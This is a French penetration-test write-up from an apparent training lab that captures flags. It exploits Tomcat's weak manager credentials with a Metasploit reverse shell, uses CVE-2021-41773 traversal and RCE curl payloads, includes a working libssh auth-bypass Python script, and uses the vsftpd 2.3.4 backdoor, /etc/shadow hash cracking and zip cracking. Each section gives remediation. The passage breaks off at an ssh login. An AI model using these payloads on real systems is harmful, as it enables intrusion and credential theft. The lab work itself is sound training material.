
## Vulnérabilité 10.10.5.2:8080 :

La vulnérabilité du site web Tomcat Coyote se trouve non seulement sur des credentials faible pour s'authentifier en tant que manager mais aussi elle comporte une vulnérabilité qui consiste à télécharger un fichier non vérifiés, ce qui nous permettra par la suite de prendre le contrôle du site. L'outil que nous allons utiliser est metasploit.

On commence par investiguer le site web.



Depuis l'onglet Manager App ou Host Manager, une demande d'authentification est demandée.



Pour bypass les authentification nous allons utiliser metasploit qui contient un module spécialement fait pour bruteforcer les authentification de tomcat. Le module que nous avons cherché est " tomcat login " , le module choisi est le 0.

```
msf6 > search tomcat login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/scanner/http/tomcat_mgr_login  normal         No    tomcat Application Manager Login Utility
```

Il suffit de rentrer le RHOST qui est l'adresse cible 10.10.5.2 et lancer l'exploitation. Ce module contient sa propre liste de dictionnaire pour tomcat.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 10.10.5.2
RHOST => 10.10.5.2
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.10.5.2:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.10.5.2:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.10.5.2:8080 - LOGIN FAILED: admin:role1 (Incorrect)
```

Le module nous trouve les identifiants qui est tomcat:tomcat

```
[-] 10.10.5.2:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.10.5.2:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.10.5.2:8080 - Login Successful: tomcat:tomcat
[-] 10.10.5.2:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.10.5.2:8080 - LOGIN FAILED: both:manager (Incorrect)
```

On fait une tentative de connexion avec comme pour utilisateurs tomcat et mot de passe tomcat

Username

tomcat

Password

.....

Cancel

Sign in

Congratulations!

Server Status

Manager App

Host Manager

Nous avons réussi à nous authentifier en tant que manager tout comme indiqué dans l'url "/manager"

← → ↻ 🏠

🔒 10.10.5.2:8080/manager/html/list

Kali Linux

Kali Tools

Kali Docs


Kali Forums

Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec



Tomcat Web Application Manager

Message:

OK

Manager

List Applications

HTML Manager Help

Manag

Applications

Path	Version	Display Name	Running	Sessions	Comm
/	None specified	Welcome to Tomcat	true	0	<div>Start</div> <div>Expire</div>
/docs	None specified	Tomcat Documentation	true	0	<div>Start</div> <div>Expire</div>
/examples	None specified	Servlet and JSP Examples	true	0	<div>Start</div> <div>Expire</div>

WAR file to deploy

Select WAR file to upload

Browse...

No file selected.

Deploy

```
msf6 > search tomcat upload
Matching Modules
=====
Diagnostics
# Name Disclosure Date Rank Check Description
Check to see if a web application has caused a memory leak on stop reload or undeploy
0 auxiliary/dos/http/apache_commons_fileupload_dos 2014-02-06 normal No Apache Commons Fileupload and Apache Tomcat DoS
1 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
2 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
3 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated upload Code Execution
4 exploit/multi/http/cisco_dcnm_upload 2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
5 exploit/linux/http/cisco_hyperflex_file_upload_rce 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
6 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
7 exploit/linux/http/cisco_prime_inf_rce 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
8 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File upload
9 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass

Tomcat Version JVM Version JVM Vendor OS Name OS Version OS Architecture
Apache Tomcat/8.0.43 1.7.0_121-b00 Oracle Corporation Linux 5.19.0-1024-aws amd64

Interact with a module by name or index. For example info 9, use 9 or use exploit/multi/http/tomcat_jsp_upload_bypass
msf6 > use 3
```

```
msf6 exploit(multi/http/tomcat_mgr_upload) > options

Module options (exploit/multi/http/tomcat_mgr_upload):
(manager) [None specified] Tomcat Manager Application true

Name      Current Setting  Required  Description
-----
HttpPassword  no             The password for the specified username
HttpUsername  no             The username to authenticate as
Proxies       no             A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS       yes            The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT        80             The target port (TCP)
SSL           false          Negotiate SSL/TLS for outgoing connections
TARGETURI     /manager       The URI path of the manager app (/html/upload and /undeploy will be used)
VHOST        no             HTTP server virtual host

WAR or Directory URL:

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Diagnostics
Id  Name
---
0   Java Universal This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.
```

On affiche les options et on remplit les options avec les informations que nous avons pu obtenir précédemment qui est les authentifiant du manager.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf6 exploit(multi/http/tomcat_mgr_upload) > set rhost 10.10.5.2
rhost => 10.10.5.2
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying BZM5aQ ...
[*] Executing BZM5aQ ...
[*] Undeploying BZM5aQ ...
[*] Undeployed at /manager/html/undeploy
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > set lhost 10.10.0.26
lhost => 10.10.0.26
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.10.0.26:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying SkCZcscW0TMAUXipsZPXC79rsRDzH ...
[*] Executing SkCZcscW0TMAUXipsZPXC79rsRDzH ...
[*] Undeploying SkCZcscW0TMAUXipsZPXC79rsRDzH ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 10.10.0.1
[*] Meterpreter session 1 opened (10.10.0.26:4444 -> 10.10.0.1:39404) at 2023-03-28 09:51:50 -0400

meterpreter > ls
Listing: /usr/local/tomcat
```

J'ajoute donc les authentifiant tomcat:tomcat , le port du site qui est 8080 et l'adresse IP du site 10.10.5.2

On lance l'exploitation et on obtient un meterpreter.

```
meterpreter > getuid
Server username: root
meterpreter > pwd
/usr/local/tomcat
meterpreter > ls
Listing: /usr/local/tomcat
```

On est root sur la machine et on se trouve dans le répertoire /usr/local/tomcat

```
meterpreter > ls
Listing: /
WAR file to deploy
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	0	fil	2023-04-28 05:24:29 -0400	.dockerenv
040776/rwxrwxrw-	4096	dir	2017-03-21 18:14:35 -0400	bin
040776/rwxrwxrw-	4096	dir	2016-12-28 12:42:44 -0500	boot
040776/rwxrwxrw-	340	dir	2023-04-28 05:24:44 -0400	dev
040776/rwxrwxrw-	4096	dir	2023-04-28 05:24:29 -0400	etc
100666/rw-rw-rw-	24	fil	2022-11-22 11:03:20 -0500	flag.txt
040776/rwxrwxrw-	4096	dir	2016-12-28 12:42:44 -0500	home
040776/rwxrwxrw-	4096	dir	2017-04-03 16:01:24 -0400	lib
040776/rwxrwxrw-	4096	dir	2017-03-20 19:27:10 -0400	lib64
040776/rwxrwxrw-	4096	dir	2017-03-20 19:26:14 -0400	media
040776/rwxrwxrw-	4096	dir	2017-03-20 19:26:14 -0400	mnt
040776/rwxrwxrw-	4096	dir	2017-03-20 19:26:14 -0400	opt
040776/rwxrwxrw-	0	dir	2023-04-28 05:24:44 -0400	proc
040776/rwxrwxrw-	4096	dir	2017-04-03 16:01:00 -0400	root
040776/rwxrwxrw-	4096	dir	2017-03-20 19:26:14 -0400	run
040776/rwxrwxrw-	4096	dir	2017-03-20 19:29:22 -0400	sbin
040776/rwxrwxrw-	4096	dir	2017-03-20 19:26:14 -0400	srv
040554/r-xr-xr--	0	dir	2023-04-28 05:24:44 -0400	sys
040776/rwxrwxrw-	4096	dir	2023-04-29 13:25:34 -0400	tmp
040776/rwxrwxrw-	4096	dir	2017-04-03 16:01:15 -0400	usr
040776/rwxrwxrw-	4096	dir	2017-04-03 16:01:10 -0400	var

```
meterpreter > cat flag.txt
JEDHA{N1ce_3exploit_MSF}meterpreter >
```

J'investigue et j'affiche le répertoire / , on récupère notre flag.txt .

**Flag :** JEDHA-{N1ce\_3exploit\_MSF}

### Remédiation :

Instaurer une politique de mot de passe avec au moins 12 caractères contenant un mix de majuscules, minuscules, chiffres et caractères spéciaux et une mise en place d'une politique de renouvellement régulier des mots de passe.

Mettre en place un WAF ( Web Application Firewall ) qui permet de valider et filtrer/détecter les fichiers malveillants avant de les télécharger.

Limiter la taille des fichiers pouvant être envoyés et valider les types de fichiers autorisés pour éviter les fichiers malveillants.

## Vulnérabilité 10.10.5.22:80:

La vulnérabilité de ce site web est lié à la CVE 2021 – 41773 qui correspond à une vulnérabilité de type Path Traversal cela permet de contourner les restrictions d'accès en place pour accéder à des fichiers sensibles en spécifiant des séquences de caractères spéciales dans les requêtes HTTP.

Pour commencer nous allons procéder à un fuzzing de path avec l'outil dirsearch qui est un outil qui permet de scanner un site web à la recherche de chemins de fichiers et de répertoires vulnérables.

```

kali@kali:~/Desktop$ dirsearch -u 10.10.5.22:80
id= v0.4.2 class=curved
class=colored
class=container
Extensions: php, aspx, jsp, html, js | HTTP me
Output File: /home/kali/.dirsearch/reports/10
Error Log: /home/kali/.dirsearch/logs/errors-
Target: http://10.10.5.22:80/

[13:52:14] Starting:
[13:52:14] 403 - 199B - /%2e%2e//google.com
[13:52:16] 403 - 199B - /.ht_wsr.txt
[13:52:16] 403 - 199B - /.htaccess.bak1
[13:52:16] 403 - 199B - /.htaccess.sample
[13:52:16] 403 - 199B - /.htaccessOLD
[13:52:16] 403 - 199B - /.htm
[13:52:16] 403 - 199B - /.htaccess_orig
[13:52:16] 403 - 199B - /.htaccess_sc
[13:52:16] 403 - 199B - /.htaccessBAK
[13:52:16] 403 - 199B - /.htaccessOLD2
[13:52:16] 403 - 199B - /.htaccess.orig
[13:52:16] 403 - 199B - /.httr-oauth
[13:52:16] 403 - 199B - /.htpasswd_test
[13:52:16] 403 - 199B - /.htaccess_extra
[13:52:16] 403 - 199B - /.htpasswd
[13:52:16] 403 - 199B - /.htaccess.save
[13:52:38] 200 - 1KB - /cgi-bin/test-cgi
[13:52:48] 200 - 45B - /index.html

```

Nous prenons le résultat du fuzzing de path depuis l'outil dirsearch et le site url qui va nous intéresser est `http://10.10.5.22:80/cgi-bin/test-cgi`. A partir du chemin de l'url `/cgi-bin` nous allons faire une attaque Path Traversal qui va nous permettre de récupérer notre flag. Pour cela, nous encodons le `".."` qui représente `"%2e"` en URL et on injecte l'encodage pour naviguer dans les fichiers et les répertoires du serveur jusqu'à ce que le fichier `flag.txt` soit atteint. En utilisant la commande `curl` je fais une requête GET avec mon payload encodé en URL ce qui va permettre au serveur de me renvoyer le `flag.txt`.

```

(kali@kali)-[~]
$ curl 'http://10.10.5.22:80/cgi-bin/./%2e/./%2e/./%2e/flag.txt'
JEDHA{R3cent_Exploit_M4ss_explo1ted}
(kali@kali)-[~]
```

**Flag :** JEDHA{R3cent\_Exploit\_M4ss\_explo1ted}

### Remédiation :

Mettre à jours la version Apache 2.4.51 ou supérieure.

Ajouter l'installation d'un WAF qui peut détecter et bloquer les requêtes malveillantes avant qu'elles n'atteignent l'application, en utilisant des règles de sécurité prédéfinies ou personnalisées pour filtrer le trafic.



## Vulnérabilité 10.10.5.36:80:

On retrouve la même version Apache 2.4.9 que la précédente , la CVE 2021-41773 utilisé est la même pour exploiter cette vulnérabilité. On va faire du fuzzing avec dirsearch puis l'attaque utilisé sera du Path Traversal pour accéder au fichier bin/sh pour exécuter une commande shell afin d'afficher le contenu flag.txt .

On utilise l'outil dirsearch sur l'adresse IP cible 10.10.5.36 , on obtient le chemin /cgi-bin

```
(kali㉿kali)-[~]
$ dirsearch -u http://10.10.5.36/

  Kali Linux v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.5.36/-_23-03-30_10-33-05.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-03-30_10-33-05.log

Target: http://10.10.5.36/

[10:33:05] Starting:
[10:33:06] 403 - 199B - /%2e%2e//google.com
[10:33:33] 403 - 199B - /cgi-bin/
[10:33:34] 500 - 528B - /cgi-bin/test-cgi
[10:33:47] 200 - 45B - /index.html

Task Completed
```

On retourne sur le chemin de l'url /cgi-bin , on va construire notre payload qui est :

<http://10.10.5.36:80/cgi-bin/%252532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/bin/sh>

L'encodage est différent que celui du précédent , celui-ci est encodé 2 deux fois en URL afin de contourner les filtres de sécurités du site qui détecte l'encodage en une fois qui est "2e" , il y a donc un double encodage URL du signe " . "

Enfin, le payload se termine par "/bin/sh", qui est une commande shell sur les systèmes Unix/Linux, utilisée pour exécuter des commandes sur le serveur distant.

Pour envoyer ce payload nous allons utiliser la commande curl qui va nous envoyer une requête POST et -v pour la verbosité.

Nous allons également rajouter le -d pour spécifier les commandes qui sera "echo" pour afficher le résultat et "cat /flag.txt" pour lire le fichier.

Voici ce que ça donne :

```
curl -v "http://10.10.5.36:80/cgi-bin/%252532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/bin/sh" -d 'echo; cat /flag.txt'
```

```
(kali@kali)-[~/Desktop]
$ curl -v "http://10.10.5.36:80/cgi-bin/%252532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/%2532%2565%2532%2565/bin/sh" -d 'echo; cat /flag.txt'
curl: (6) Could not resolve host: xn--v-5gn
JEDHA{St1ll_Vunl3rable}
```

**Flag :** JEDHA{St1ll\_Vunl3rable}

**Remédiation :**

Mettre à jours la version Apache 2.4.51 ou supérieure.

Ajouter l'installation d'un WAF qui peut détecter et bloquer les requêtes malveillantes avant qu'elles n'atteignent l'application, en utilisant des règles de sécurité prédéfinies ou personnalisées pour filtrer le trafic.

## Vulnérabilité 10.10.5.174:22 :

La vulnérabilité de celle-ci se trouve sur sa version Libbssh 0.8.1 et cette version contient une CVE-2018-10993. Cette vulnérabilité va nous permettre de contourner le processus d'authentification lorsqu'on essaie de se connecter au serveur , nous serions directement root et sans authentification.

Pour exploiter cette vulnérabilité, nous avons fait des recherches sur cette CVE et nous avons repris le script python en ajoutant l'adresse IP et le port cible.

```
(kali@kali)-[~/Desktop/Projet4FS]
$ cat script174.py
#!/usr/bin/env python

import sys
import paramiko
import socket

s = socket.socket()
s.connect(("10.10.5.174",22))
m = paramiko.message.Message()
t = paramiko.transport.Transport(s)
t.start_client()
m.add_byte(paramiko.common.cMSG_USERAUTH_SUCCESS)
t._send_message(m)
c = t.open_session(timeout=5)
c.exec_command(sys.argv[1])
out = c.makefile("rb",2048)
output = out.read()
out.close()
print (output)
```

Le script utilise 3 modules :

- sys : module qui permet d'accéder à certains paramètres et fonctionnalités spécifiques de l'interpréteur Python.
- paramiko : module qui permet de mettre en place une connexion SSH sécurisée et d'exécuter des commandes sur un serveur distant.
- socket : module qui permet d'établir une connexion bidirectionnelle.

Le script se connecte à un serveur distant via SSH, puis envoie un message d'authentification à succès au serveur sans fournir de nom d'utilisateur ni de mot de passe valides.

Ce message trompe le serveur en pensant que l'authentification a réussi, et le serveur autorise alors l'attaquant à se connecter avec des privilèges root.

Une fois que la connexion est établie, le script exécute une commande spécifiée en argument de ligne de commande sur le serveur distant et affiche le résultat de la commande sur la sortie standard.

Il ne me reste plus qu'à lancer le script depuis mon terminal et spécifier une command bash qui est "id"

```
(kali㉿kali)-[~/Desktop/Projet4FS]  
$ ./script174.py id  
b'uid=0(root) gid=0(root) groups=0(root)\n'
```

Nous sommes bien connecté en tant que root , je récupère mon flag.txt

```
(kali㉿kali)-[~/Desktop/Projet4FS]  
$ ./script174.py "cat flag.txt"  
b'JEDHA{D3precated_SSH_c4n_be_vuln}\n'
```

**Flag :** JEDHA{D3precated\_SSH\_c4n\_be\_vuln}

### **Remédiation :**

Mettre à jours la version Libssh à la dernière version disponible.

## Vulnérabilité 10.10.5.10:445 :

La vulnérabilité du smb ( Server Message Block ) qui est un protocole de partage de fichiers réseau utilisé pour accéder à des fichiers, des imprimantes et d'autres ressources réseau , est le fait qu'il n'y ai pas d'authentification demandé.

Il suffit de se connecter en rentrant la syntaxe : smbclient //10.10.5.10/share

```
(kali@kali)-[~]  
$ smbclient //10.10.5.10/share/  
Password for [WORKGROUP\kali]:  
Try "help" to get a list of possible commands.  
smb: \> dir  
.  
..  
secrets.txt  
101430960 blocks of size 1024. 57977364 blocks available  
smb: \> cat secret.txt  
cat: command not found  
smb: \> get secrets.txt
```

On n'as besoin de spécifier de mot de passe, nous sommes connecté et on télécharge les fichiers, le fichier télécharger ici est secrets.txt qu'on va ensuite lire depuis notre terminal.

```
(kali@kali)-[~]  
$ cat secrets.txt  
JEDHA{Smb_Misconf1gur4ti0n}
```

**Flag :** JEDHA{Smb\_Misconf1gur4ti0n}

**Remédiation :**

Instaurer une politique de mot de passe avec au moins 12 caractères contenant un mix de majuscules, minuscules, chiffres et caractères spéciaux et une mise en place d'une politique de renouvellement régulier des mots de passe.

Surveillez les journaux du service SMB pour détecter les activités suspectes et les tentatives d'accès non autorisées.

Éviter de stocker des fichiers trop sensibles sur des partages SMB.

Supprimer les fichiers téléchargés depuis un partage SMB après leur utilisation pour éviter tout risque de fuite d'informations.

### III. Escalade de privilèges sur les 3 adresses IP

#### A. Méthodologie

Pour cette deuxième partie de mon test d'intrusion visant à réaliser une escalade de privilège,

J'ai suivi plusieurs étapes qui consiste à utiliser l'outil Nmap pour scanner les adresse IP et lister les ports et les versions des protocoles en cours d'exécution.

J'ai fait une analyse des dossiers et des documents sensibles de la cible pour identifier des documents potentielles qui pourraient être exploitées pour notre escalade de privilège.

J'ai utilisé l'outil L'outil fcrackzip est un outil de force brute pour casser les mots de passe des fichiers zip chiffrés.

J'ai utilisé l'outil netcat pour ouvrir une connexion de réseau qui a pour but de créer mon backdoor.

J'ai utilisé l'outil John pour effectuer des bruteforce sur des hash de mots de passe afin de trouver des combinaisons valides.

J'ai également fait des recherches sur des vulnérabilités connues en vérifiant la version du sudo et en se référant aux CVE pour la version trouvé.

En suivant cette méthodologie, j'ai pu obtenir les privilèges nécessaires pour accéder aux informations sensibles de la cible puis faire une escalade de privilège et devenir root sur la dernière machine.



## B. Présentation des adresses IP cibles

Pour la présentation des adresses IP cibles et leurs version ainsi que leurs protocoles, nous allons utiliser l'outil Nmap.

IP : 10.10.7.31

```
(kali@kali)-[~]
$ nmap 10.10.7.31 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-31 10:19 EDT
Nmap scan report for 10.10.7.31
Host is up (0.026s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

(kali@kali)-[~]
```

IP : 10.10.7.32

```
(kali@kali)-[~]
$ nmap 10.10.7.32 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-31 11:26 EDT
Nmap scan report for 10.10.7.32
Host is up (0.020s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.80 seconds

(kali@kali)-[~]
```

IP : 10.10.7.33

```
(kali㉿kali)-[~]  
$ nmap 10.10.7.33 -sV  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-31 11:26 EDT  
Nmap scan report for 10.10.7.33  
Host is up (0.031s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

### C. Analyse des résultats de la phase de reconnaissance et des vulnérabilités

ADRESSE IP : PORT	PROTOCOLE	Version	Vulnérabilité	CVSS
10.10.7.31 : 21	FTP	Vsftpd 2.3.4	CVE 2011-2523	10
10.10.7.31 : 22	SSH	Open SSH 7.2p2	Fichier zip protégé avec un mot de passe trop faible contenant l'identifiant de l'utilisateur 10.10.7.32	7.1
10.10.7.32 : 22	SSH	Open SSH 7.2p2	Historique du shell laissé en clair ce qui m'a permis de faire des travaux de forensics pour ensuite me connecter à l'adresse 10.10.7.33	7.1
10.10.7.33 : 22	SSH	Open SSH 7.6p1	CVE-2021-3156	7.2

## D. Analyse de la vulnérabilité identifié et Escalade de privilèges

A partir du scan Nmap sur l'adresse 10.10.7.31 , nous avons un serveur ftp avec un port ouvert , on tente une connexion en tant qu'utilisateur anonymous sans mot de passe.

```
(kali㉿kali)-[~]
$ ftp 10.10.7.31
Connected to 10.10.7.31.
220 (vsFTPD 2.3.4)
Name (10.10.7.31:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||26165|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||41156|).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||29621|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Mar 20 13:52 .
drwxr-xr-x  2 0          0          4096 Mar 20 13:52 ..
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||39382|).
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Mar 20 13:52 .
drwxr-xr-x  2 0          0          4096 Mar 20 13:52 ..
226 Directory send OK.
```

Nous avons réussi à nous connecter en tant que utilisateur anonymous mais il n'y a aucun fichier disponible sur le serveur FTP.

En se renseignant sur la version du FTP , nous avons une CVE 2011 2523 qui correspond à sa version , qui nous permet d'effectuer un backdoor et s'authentifier en tant que root. On va exploiter cette vulnérabilité manuellement.

Dans un premier temps, pour exploiter cette vulnérabilité il suffit de mettre des caractères spéciaux " :) " après n'importe quel chaîne de caractère dans le formulaire Name. Cela va faire bugger le serveur ftp quand il va demander un password pour l'utilisateur ' a: ) '

```
(kali㉿kali)-[~]  
$ ftp 10.10.7.31  
Connected to 10.10.7.31.  
220 (vsFTPD 2.3.4)  
Name (10.10.7.31:kali): a: )  
331 Please specify the password.  
Password:  
  
█
```

Une fois que le serveur ftp plante quand il demande le password, il suffit de créer une connexion sur le port 6200 de l'adresse cible avec l'outil netcat. Notre backdoor nous a permis de nous connecter en tant que root.

```
(kali㉿kali)-[~]  
$ nc -vvn 10.10.7.31 6200  
(UNKNOWN) [10.10.7.31] 6200 (?) open  
id  
uid=0(root) gid=0(root) groups=0(root)  
whoami  
root  
█
```

Depuis le serveur FTP authentifié en tant que root , on a accès au fichier /etc/shadow .

```
cat shadow
root:*:18843:0:99999:7:::
daemon:*:18843:0:99999:7:::
bin:*:18843:0:99999:7:::
sys:*:18843:0:99999:7:::
sync:*:18843:0:99999:7:::
games:*:18843:0:99999:7:::
man:*:18843:0:99999:7:::
lp:*:18843:0:99999:7:::
mail:*:18843:0:99999:7:::
news:*:18843:0:99999:7:::
uucp:*:18843:0:99999:7:::
proxy:*:18843:0:99999:7:::
www-data:*:18843:0:99999:7:::
backup:*:18843:0:99999:7:::
list:*:18843:0:99999:7:::
irc:*:18843:0:99999:7:::
gnats:*:18843:0:99999:7:::
nobody:*:18843:0:99999:7:::
systemd-timesync:*:18843:0:99999:7:::
systemd-network:*:18843:0:99999:7:::
systemd-resolve:*:18843:0:99999:7:::
systemd-bus-proxy:*:18843:0:99999:7:::
_apt:*:18843:0:99999:7:::
messagebus:*:19436:0:99999:7:::
sshd:*:19436:0:99999:7:::
melchior:$6$JpbUjao7$d3uRjhd0fkBQku3uXJ29uG5Gh4Tlc8K1/vmwOoExyjKz.55HwCwbvv6rTeKKWGIDIYBjH3t4a/RtZ6jTVScXw.:19436:0:
99999:7:::
ftp:!:19436:0:99999:7:::
```

On copie le hash de l'utilisateur melchior stocké dans le fichier shadow.

```
melchior:$6$JpbUjao7$d3uRjhd0fkBQku3uXJ29uG5Gh4Tlc8K1/vmwOoExyjKz.55HwCwbvv6rTeKKWGIDIYBjH3t4a/RtZ6jTVScXw.:19436:0:
99999:7:::
```

En reprenant le hash de l'utilisateur melchior, on utilise l'outil john pour faire une attaque de bruteforce afin de trouver son mot de passe.

```
(kali㉿kali)-[~/Desktop/Projet6FS]
$ john melchior
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
naruto1 (?)
1g 0:00:00:09 DONE 2/3 (2023-03-31 11:09) 0.1108g/s 1319p/s 1319c/s 1319C/s jojo1..bonita1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

John nous trouve le mot de passe qui est "naruto1", nous allons utiliser ces informations pour nous connecter en SSH sur l'adresse IP 10.10.7.31

```
(kali㉿kali)-[~/Desktop/Projet6FS]
$ ssh melchior@10.10.7.31
The authenticity of host '10.10.7.31 (10.10.7.31)' can't be established.
ED25519 key fingerprint is SHA256:2N1aARN7cYKENw4ftUaYHWYRn8aUpWRhsB1M3Sbciyg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.7.31' (ED25519) to the list of known hosts.
melchior@10.10.7.31's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 5.15.0-1031-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Fri Mar 31 15:04:48 2023 from 10.10.0.7
melchior@5b9178149e26:~$ history
```

```
melchior@5b9178149e26:~$ cd Documents/
melchior@5b9178149e26:~/Documents$ ls
Attachment-A-UK-Passenger-disclosure-and-attestation_CLEAN.pdf  SIGNATURES.csv
GnuPG-FAQ.old.txt                                               markdown-cheatsheet-online.pdf  rfc2616.pdf  SESSIONS
```

Dans le dossier Documents/ de melchior connecté en ssh , on retrouve un fichier zip nommé passwords.zip

```
(kali@kali)-[~/Desktop/Projet6FS]
$ fcrackzip passwords.zip -u -D -p /home/kali/Desktop/rockyou.txt

PASSWORD FOUND!!!!: pw = freeman
```

On récupère le fichier passwords.zip , il est verrouillé avec un mot de passe, on utilise l'outil fcrackzip pour le bruteforcer, ce qui nous retourne "freeman" comme mot de passe trouvé.

```
(kali@kali)-[~/Desktop/Projet6FS]
$ unzip passwords.zip
Archive:  passwords.zip
[passwords.zip] passwords.csv password:
extracting: passwords.csv
```

Une fois le mot de passe entré avec succès, nous avons pu accéder au contenu du fichier zip. Nous l'avons ensuite extrait avec succès et avons pu récupérer le fichier passwords.csv

```
(kali@kali)-[~/Desktop/Projet6FS]
$ cat passwords.csv
melchior;naruto1
gaspard;johndeere
```

En lisant le contenu du fichier passwords.csv on obtient le nom d'un nouveau utilisateur et son mot de passe.



```

gaspard;johndeere
(kali㉿kali)-[~/Desktop/Projet6FS]
$ ssh gaspard@10.10.7.32
